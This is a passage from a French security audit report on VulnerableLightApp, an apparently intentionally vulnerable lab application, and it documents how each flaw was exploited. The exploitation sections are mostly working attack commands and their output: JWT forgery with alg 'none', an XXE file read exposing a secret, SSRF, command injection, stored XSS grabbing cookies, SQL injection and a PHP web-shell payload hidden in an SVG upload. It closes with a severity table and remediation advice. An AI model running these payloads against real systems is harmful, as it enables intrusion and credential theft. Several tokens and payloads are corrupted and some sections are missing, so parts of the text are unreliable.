eyJhbGciOiJIiLCJ0eXAiOiJKV1QiLCJ0eFkbWluIjoIbVJ1ZSIsIm5iZiI6MTc0Njk3Mjg2MCwiZXhwIjoxNzc4NTA0ODYwLCJpYXQiOiE3NDY5NzI4NjB9.4DBwrYK_PUIrcZL-reMA0PyxpbubIbY95JVnX6ZGvKg
Process finished with exit code 0
```

Nous avons ensuite utilisé ce token pour s'authentifier :



```
(root@kali)~# TOKEN="eyJhbGciOiJIiLCJ0eXAiOiJKV1QiLCJ0eFkbWluIjoIbVJ1ZSIsIm5iZiI6MTc0Njk3Mjg2MCwiZXhwIjoxNzc4NTA0ODYwLCJpYXQiOiE3NDY5NzI4NjB9.4DBwrYK_PUIrcZL-reMA0PyxpbubIbY95JVnX6ZGvKg"
(root@kali)~# curl -k "https://localhost:3000/" \
-H "Authorization: Bearer $TOKEN"
"Bonjour, bienvenu sur \"Vulnerable-Light-Apps\".\nPour rappel, attaquer une cible sans autorisation, meme vulnérable, est illégal et peut entrainer des poursuites."
```

Cette réponse du serveur démontre qu'un attaquant peut contourner le système d'authentification sans aucune connaissance préalable d'identifiants, en utilisant le secret disponible dans le code.



De plus, il est aussi possible de s'identifier en tant qu'administrateur, en générant un token sans utiliser le secret.

En générant un token de cette façon :

```
1. echo -n '{"alg":"none","typ":"JWT"}' | base64 | tr -d '=' # Header
2. echo -n '{"Id":"admin","IsAdmin":"True"}' | base64 | tr -d '=' # Payload
```

En utilisant ce token la réponse réussie et le serveur nous réponds :

```
(root@kali)-[~]
# TOKEN="eyJhbGciOiJIub25lIiwidHlwIjoiSldUIIn0.eyJJCi6ImFkbWluIiwiaXNBNBZG1pbiI6IlRydWUifQ."

(root@kali)-[~]
# curl -k "https://localhost:3000/" \
-H "Authorization: Bearer $TOKEN"
"Bonjour, bienvenu sur \"Vulnerable-Light-Apps\".\nPour rappel, attaquer une cible sans autorisation, meme vulnérable, est illégal et peut entrainer des poursuite."
```

Cette réponse nous confirme donc la possibilité de générer et utiliser de mauvais token JWT.

## I. Exploitation de la vulnérabilité XXE (XML External Entity) (CWE-611)

Nous avons exploité avec succès la vulnérabilité XXE présente dans l'application. Cette vulnérabilité permet à un attaquant d'accéder à des fichiers système et potentiellement d'effectuer des requêtes réseau via le parseur XML de l'application.

Nous avons créé un fichier XML malveillant ciblant le fichier de configuration de l'application :

```
(root@kali)-[~]
# cat xxe_payload.xml
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///app/VulnerableLightApp/appsettings.json">
]>
<root>&xxe;</root>
```

Ce payload définit une entité externe « **xxe** » référence le fichier « **appsettings.json** » sur le serveur.

Nous avons ensuite encodé le contenu XML pour l'URL et l'avons envoyé à l'endpoint vulnérable :

```
(root@kali)-[~]  
# PAYLOAD=$(cat xxe_payload.xml | python3 -c "import sys, urllib.parse; print(urllib.parse.quote(sys.stdin.read()))")
```

Pour finir, la requête a retourné avec succès le contenu du fichier « **appsettings.json** » :

```
(root@kali)-[~]  
# curl -k "https://localhost:3000/Contract?i=$PAYLOAD" \  
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJCi6InVzZXIiLCJJcC  
CfmgY0"  
{  
  "Logging": {  
    "LogLevel": {  
      "Default": "Information",  
      "Microsoft.AspNetCore": "Information",  
      "Microsoft.AspNetCore.HttpLogging.HttpLoggingMiddleware": "Information"  
    }  
  },  
  "AllowedHosts": "*",  
  "Secret": "7E91A318E0BCA7601717E409E86342D8AA7B54AE1BE4033577921B2B1D09F57B",  
  "LogFile": "Logs.html"  
}
```

Cette réponse confirme que l'application est vulnérable aux attaques XXE et que nous avons accès au fichier « **appsettings.json** ».

## J. Exploitation de la vulnérabilité SSRF (Server Side Request Forgery) (CWE-918)

Nous avons exploité avec succès la faille SSRF. Cette vulnérabilité permet à un attaquant de faire effectuer des requêtes http par le serveur vers des cibles internes ou externes.

Nous avons envoyé une requête visant à accéder à un service interne sur le port 8080 :

```
(root@kali)-[~]  
# curl -k "https://localhost:3000/LocalWebQuery?i=https://localhost:8080/" -H 'Autho  
rization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJCi6InVzZXIiLCJJcC0FkbWluIjo  
iRmFsc2UiLCJuYmYiOiJlMjY1MDksImV4cCI6MTc1NjgwMjUwOSwiaWF0IjoxNzI1MjY2NTA5fQ.D_RUjJi  
R4eptm1DjqpPEOYMEbP6fFWgRX7ylZIFHtSE'  
System.AggregateException: One or more errors occurred. (Connection refused (localhost  
:8080))  
→ System.Net.Http.HttpRequestException: Connection refused (localhost:8080)  
→ System.Net.Sockets.SocketException (111): Connection refused  
at System.Net.Sockets.Socket.AwaitableSocketAsyncEventArgs.ThrowException(SocketErr  
or error, CancellationToken cancellationToken)  
at System.Net.Sockets.Socket.AwaitableSocketAsyncEventArgs.System.Threading.Tasks.S  
ources.IValueTaskSource.GetResult(Int16 token)  
at System.Net.Sockets.Socket.<ConnectAsync>g__WaitForConnectWithCancellation|285_0(  
AwaitableSocketAsyncEventArgs saea, ValueTask connectTask, CancellationToken cancellat  
ionToken)  
at System.Net.Http.HttpConnectionPool.ConnectToTcpHostAsync(String host, Int32 port
```

La réponse obtenue est une erreur de connexion. Bien que la tentative d'accès au port 8080 ait échoué (ce qui est normal car aucun service n'écoute sur ce port), l'erreur obtenue confirme la présence de la vulnérabilité SSRF. En effet, l'application a bien tenté d'établir une connexion TCP vers « **localhost:8080**, comme témoigne l'erreur « **Connection refused** ». Cette erreur est générée côté serveur, confirmant que c'est bien le serveur qui a tenté la connexion.



Cette requête a été rejetée avec un code d'erreur 400, indiquant que l'application effectue une validation de base sur les valeurs négatives.

Nous avons ensuite tenté d'exploiter un dépassement d'entier en utilisant des valeurs très grandes :

```
(root@kali)~# curl -k -X POST "https://localhost:3000/Invoice" -H "Content-Type: application/json" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJCi6InVzZXIiLCJJc0FkbWluIjoIcmFsc2UiLCJuYmYiOiJlMjY1MDksImV4cCI6MTc1NjgwMjUwOSwiaWF0IjoxNzI1MjY2NTA5fQ.D_RUjJiR4eptm1DJqpPEOYMEbP6fFWgRX7yLZIFHtSE' -d '{"Price":2147483647,"Qty":2,"Owner":"test","Client":"test","Activity":"test"}'
{"finalPrice":"-2€"}
```

Cette réponse confirme l'exploitation réussie de la vulnérabilité. L'application a calculé un prix final négatif « -2€ » alors que nous avons fourni des valeurs positives. Cela démontre un integer overflow dans le calcul du prix.

## M. Exploitation de la journalisation des identifiants en clair (CWE-532)

Nous avons exploité la vulnérabilité de journalisation des identifiants en clair. Cette vulnérabilité expose les identifiants des utilisateurs dans les fichiers de logs, compromettant gravement la confidentialité des informations d'authentification.

Nous avons d'abord effectué une tentative de connexion avec des identifiants de tests :

```
1. curl -k -X POST "https://localhost:3000/login" -H "Content-Type: application/json" -d '{"User":"testuser","Passwd":"testpassword"}'
```

Ensuite, nous avons utilisé l'injection de commandes précédemment exploitée pour accéder au fichier de logs et vérifier que les identifiants y sont enregistrés en clair :

```
(root@kali)~# curl -k "https://localhost:3000/LocalDNSResolver?i=example.com;cat%20Logs.html" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJCi6InVzZXIiLCJJc0FkbWluIjoIcmFsc2UiLCJuYmYiOiJlMjY1MDksImV4cCI6MTc1NjgwMjUwOSwiaWF0IjoxNzI1MjY2NTA5fQ.D_RUjJiR4eptm1DJqpPEOYMEbP6fFWgRX7yLZIFHtSE'
"<!doctype html><html lang=\"fr\"><head><meta charset=\"utf-8\"><title>Application Logs</title></head><body><h1>Application Logs</h1><p>login attempt for:\ntestuser\ntestpassword\n</p><br>\n</body></html>"
```

Cette réponse confirme que les noms d'utilisateurs et mots de passes associés sont enregistrés en texte clair dans le fichier de logs de l'application.



## N. Exploitation du Cross-Site Scripting (XSS) stocké dans les logs (CWE-79)

Nous avons réussi à exploiter une vulnérabilité XSS stocké dans les logs de VLA. Cette vulnérabilité permet à un attaquant d'injecter du code JavaScript malveillant qui sera exécuté lorsqu'un administrateur consulte les logs de l'application.

Nous avons tout d'abord injecté un payload XSS dans le champ utilisateur lors d'une tentative de connexion :

```
1. curl -k -X POST "https://localhost:3000/login" -H "Content-Type: application/json" -d '{"User": "<img src=x onerror=alert(document.cookie)>", "Passwd": "test"}'
```

Ensuite, nous avons vérifié que le code malveillant a été correctement stocké dans les logs en utilisant l'injection de commande précédemment exploitée :

```
(root@kali)=[~]
# curl -k -X POST "https://localhost:3000/login" -H "Content-Type: application/json" -d '{"User": "<img src=x onerror=alert(document.cookie)>", "Passwd": "test"}'

(root@kali)=[~]
# curl -k "https://localhost:3000/LocalDNSResolver?i=example.com;cat%20Logs.html" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJCi6InVzZXIiLCJ3c0FkbWluIjoiaRmFsc2UiLCJuYmYiOiJlE3MjUyNjY1MDksImV4cCI6MTc1NjgwMjUwOSwiaWF0IjoxNzI1MjY2NTA5fQ.D_RUjJiR4eptm1D3qpPEOYMEbP6fFWgRX7ylZIFHtSE'
"<!doctype html><html lang=\"fr\"><head><meta charset=\"utf-8\"><title>Application Logs</title></head><body><h1>Application Logs</h1><p>login attempt for:\ntestuser\ntestpassword\n</p><br>\n<p>login attempt for:\n<img src=x onerror=alert(document.cookie)>\ntest\n</p><br>\n</body></html>"
```

Cette réponse confirme que notre payload XSS a été stocké intact dans le fichier de logs HTML. Lorsqu'un administrateur consultera ce fichier de logs dans un navigateur, le code JavaScript malveillant sera exécuté automatiquement, déclenchant une alerte qui affiche les cookies de l'administrateur.

## O. Exploitation de l'injection SQL (CWE-89)

Nous avons confirmé la présence d'une vulnérabilité d'injection SQL dans l'endpoint « **/login** ». Bien que nous n'ayons pas réussi à exploiter complètement cette vulnérabilité, l'erreur obtenue fournit une preuve convaincante de son existence.

```
(root@kali)~# curl -k -X POST "https://localhost:3000/login" -H "Content-Type: application/json" -d '{"User":"user' OR Passwd LIKE '*' OR User='','Passwd':'anything'}'
Microsoft.AspNetCore.Http.BadHttpRequestException: Failed to read parameter "Creds login" from the request body as JSON.
    at System.Text.Json.JsonException: Expected end of string, but instead reached end of data. Path: $.User | LineNumber: 0 | BytePositionInLine: 13.
    at System.Text.Json.JsonReaderException: Expected end of string, but instead reached end of data. LineNumber: 0 | BytePositionInLine: 13.
    at System.Text.Json.ThrowHelper.ThrowJsonReaderException(Utf8JsonReader& json, ExceptionResource resource, Byte nextByte, ReadOnlySpan`1 bytes)
    at System.Text.Json.Utf8JsonReader.ConsumeString()
    at System.Text.Json.Utf8JsonReader.ConsumeValue(Byte marker)
    at System.Text.Json.Utf8JsonReader.ReadSingleSegment()
    at System.Text.Json.Utf8JsonReader.Read()
    at System.Text.Json.Serialization.Converters.ObjectDefaultConverter`1.ReadAheadPropertyValue(ReadStack& state, Utf8JsonReader& reader, JsonPropertyInfo jsonPropertyInfo)
    at System.Text.Json.Serialization.Converters.ObjectDefaultConverter`1.OnTryRead(Utf8JsonReader& reader, Type typeToConvert, JsonSerializerOptions options, ReadStack& state, T& value)
    at System.Text.Json.Serialization.JsonConverter`1.TryRead(Utf8JsonReader& reader, Type typeToConvert, JsonSerializerOptions options, ReadStack& state, T& value, Boolean& isPopulatedValue)
```

Cette erreur révèle plusieurs aspects importants :

- 1- **Traitement des apostrophes** : L'erreur indique que l'apostrophe dans notre injection a interrompue le traitement JSON, ce qui suggère que l'application ne gère pas correctement l'échappement des caractères spéciaux.
- 2- **Divulcation de la stack trace** : L'application expose sa stack trace complète, révélant des détails sur son fonctionnement interne, y compris les chemins de fichiers et les méthodes appelées.
- 3- **Traitement des requêtes** : L'erreur montre comment l'application traite les requêtes JSON et les paramètres, ce qui peut être exploité pour affiner nos attaques.

## P. Exploitation de l'injection XML

Nous avons exploité avec succès une vulnérabilité XML dans l'endpoint « **/Contract** » de l'application. Cette vulnérabilité permet à un attaquant de manipuler la structure d'un document XML traité par l'application, ce qui peut conduire à la divulgation d'informations, à la modification du comportement de l'application ou à d'autres attaques.

Nous avons créé un document XML contenant à la fois des données normales et des données injectées :

```
1. <?xml version="1.0"?>
2. <root>
3. <element>normal data</element>
4. <injected>malicious data</injected>
5. </root>
```

Nous avons ensuite encodé ce payload pour l'Url et l'avons envoyé à l'endpoint vulnérable :

```
(root@kali)-[~]
# ENCODED_PAYLOAD=$(echo "$XML_PAYLOAD" | python3 -c "import sys, urllib.parse; print(urllib.parse.quote(sys.stdin.read()))")

(root@kali)-[~]
# curl -k "https://localhost:3000/Contract?i=$ENCODED_PAYLOAD" -H 'Authorization: Beare r_eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJjb2I6InVzZXIiLCJjY29FkbWluIjo1RmFsc2UiLCJyYmYiOiJlE3MjUyNjY1MDksImV4cCI6MTc1NjgwMjUwOSwiaWF0IjoxNzI1MjY2NTA5fQ.D_RUjJiR4eptm1DJqpPEOYMEbP6fFWgRX7yLZIFhtSE'
normal datamalicious data
```

La réponse « **normal datamalicious data** » confirme que notre document XML a été traité par l'application et que le contenu de nos balises, y compris la balise injectée « **<injected>** », a été extrait et renvoyé. Cela démontre que l'application accepte et traite des structures XML arbitraires fournies par l'utilisateur.

## Q. Exploitation de Remote File Inclusion (CWE-98)

Nous avons exploité avec succès la vulnérabilité RFI. Cette vulnérabilité permet à un attaquant d'inclure des fichiers arbitraires dans l'exécution de l'application, ce qui peut conduire à l'exécution de code malveillant, à la divulgation d'informations sensibles ou à d'autres attaques.

Nous avons utilisé une approche en plusieurs étapes pour démontrer cette vulnérabilité :

Création et upload d'un fichier SVG malveillant :

```
(root@kali)-[~]
# echo '<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" width="100" height="100">
<script><?php system($_GET["cmd"]); ?></script>
</svg>' > malicious_include.svg

(root@kali)-[~]
# curl -k -X PATCH "https://localhost:3000/Patch" \
-H "X-Forwarded-For: 10.10.10.256" \
-H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJJ2CI6ImFkbWluIiwiaXNBZG1pbI6IiRydWUiLCJuYmYiOiE3NDY5MDUzNjAsImV4cCI6MTc3ODQ0MTM2MCwiaWF0IjoxNzQ2OTA1MzYwfQ.k0AB50lh4LRig4t8BELqW8gug1QA_A7L0Yeowfk-eg' \
-F "file=@malicious_include.svg"
"malicious_include.svg"
```

Inclusion du fichier malveillant :

```
(root@kali)-[~]
# curl -k "https://localhost:3000/?lang=malicious_include.svg&cmd=id" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJJ2CI6ImFkbWluIiwiaXNBZG1pbI6IiRydWUiLCJuYmYiOiE3NDY5MDUzNjAsImV4cCI6MTc3ODQ0MTM2MCwiaWF0IjoxNzQ2OTA1MzYwfQ.k0AB50lh4LRig4t8BELqW8gug1QA_A7L0Yeowfk-eg'
"<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\"?>\n<svg xmlns=\"http://www.w3.org/2000/svg\" width=\"100\" height=\"100\">\n<script><?php system($_GET[\"cmd\"]); ?></script>\n</svg>\n"
```

La réponse du serveur confirme que l'application a bien inclus le fichier SVG malveillant. Bien que le code PHP n'ait pas été exécuté, la vulnérabilité RFI est clairement démontrée par le fait que l'application inclut et renvoie le contenu d'un fichier spécifié par l'utilisateur.



## IV. Impact et criticité des vulnérabilités

Vulnérabilité	CWE	Gravité	Exploitabilité	Impact potentiel	Priorité
<b>Injection de commandes OS</b>	CWE-78	Critique	Facile	Exécution de commandes root, compromission complète du serveur	Haute
<b>JWT vulnérable + secret exposé</b>	CWE-1270 / 798	Critique	Facile	Contournement de l'authentification, élévation de privilège	Haute
<b>Désérialisation non sécurisée</b>	CWE-502	Critique	Moyenne	Exécution de code arbitraire	Haute
<b>Upload de fichiers dangereux</b>	CWE-434	Critique	Moyenne	Exécution de script ou inclusion malveillante	Haute
<b>Remote File Inclusion</b>	CWE-98	Haute	Moyenne	Inclusion de fichiers utilisateurs dans la réponse	Haute
<b>Path Traversal / Local File Inclusion</b>	CWE-22 / 829	Haute	Facile	Lecture de fichiers sensibles, code source	Haute
<b>XML External Entity / SSRF</b>	CWE-611 / 918	Haute	Moyenne	Accès à des fichiers système, requêtes internes	Haute
<b>Code C# dynamique (Injection)</b>	CWE-94	Haute	Moyenne	Tentative d'exécution de code sur le serveur	Haute
<b>Buffer Overflow</b>	CWE-787	Moyenne	Moyenne	Crash, comportement indéfini	Moyenne
<b>Erreur de logique métier</b>	CWE-840	Moyenne	Moyenne	Déformation des calculs, dépassement d'entiers	Moyenne
<b>IDOR / Contrôle d'accès faible</b>	CWE-639 / 284	Moyenne	Facile	Accès à des données d'autres utilisateurs	Moyenne
<b>Injection SQL (DataSet)</b>	CWE-89	Moyenne	Faible	Contournement possible dans certains cas	Moyenne
<b>Injection XML</b>	CWE-91	Moyenne	Moyenne	Interférence avec la structure XML traitée	Moyenne
<b>XSS dans les logs HTML</b>	CWE-79	Moyenne	Facile	Exécution de JS en lecture par un admin (session hijack)	Moyenne
<b>Exposition d'infos sensibles (logs)</b>	CWE-532 / 200	Moyenne	Facile	Récupération de mots de passe dans les journaux	Moyenne
<b>Politiques incompatibles (JWT)</b>	CWE-213	Moyenne	Facile	Acceptation de tokens invalides	Moyenne

Cette analyse de criticité permet de prioriser les actions correctives. Les vulnérabilités critiques doivent être traitées immédiatement, tandis que celles de niveau moyen ou faible peuvent faire l'objet de plans de remédiation selon le contexte métier et les contraintes de l'organisation.

## V. Conclusion

Cet audit de sécurité de **VulnerableLightApp** a permis d'identifier de nombreuses vulnérabilités critiques, allant de la mauvaise gestion de l'authentification à l'exécution de code arbitraire, en passant par l'injection de commandes, l'exfiltration de fichiers sensibles ou encore des erreurs de logique métier.

Grâce à une approche combinant analyse statique du code et tests d'intrusion, nous avons pu confirmer l'exploitation effective de la majorité des failles identifiées. Certaines vulnérabilités permettent une compromission complète du serveur, notamment via l'injection de commandes ou la désérialisation non sécurisée, tandis que d'autres exposent directement les données sensibles des utilisateurs ou fragilisent l'intégrité du système.

Une grille de criticité a été établie pour hiérarchiser les vulnérabilités et aider à planifier leur remédiation. Les vulnérabilités classées comme critiques doivent faire l'objet d'une correction prioritaire et immédiate.

Cela inclut notamment :

- L'injection de commandes OS
- La gestion défaillante des tokens JWT
- L'upload de fichiers non contrôlés
- La désérialisation non sécurisée

L'exploitation de ces failles démontre un manque de mécanismes de sécurité fondamentaux : validation des entrées, cloisonnement des privilèges, sécurisation des fichiers de configuration, journalisation responsable et contrôle d'accès.

### A. Recommandations générales

- Appliquer une politique « ZeroTrust »
- Mettre en place des protections systématiques sur les entrées utilisateur (validation stricte, filtrage, whitelisting)
- Appliquer les principes de moindre privilège
- Corriger les erreurs de logique métier qui peuvent être utilisées pour compromettre les traitements financiers
- Supprimer les secrets en clair et les stocker dans des emplacements sécurisés
- Intégrer des outils de scan statique et dynamique dans le processus de développement



## B. Conclusion finale

La correction des vulnérabilités identifiées permettra non seulement de renforcer significativement la sécurité de l'application, mais aussi sa robustesse globale, sa conformité aux bonnes pratiques de développement sécurisé, et de réduire les risques d'exploitation malveillante. Cet audit met en lumière la nécessité d'intégrer la sécurité dès la phase de conception et tout au long du cycle de vie de l'application.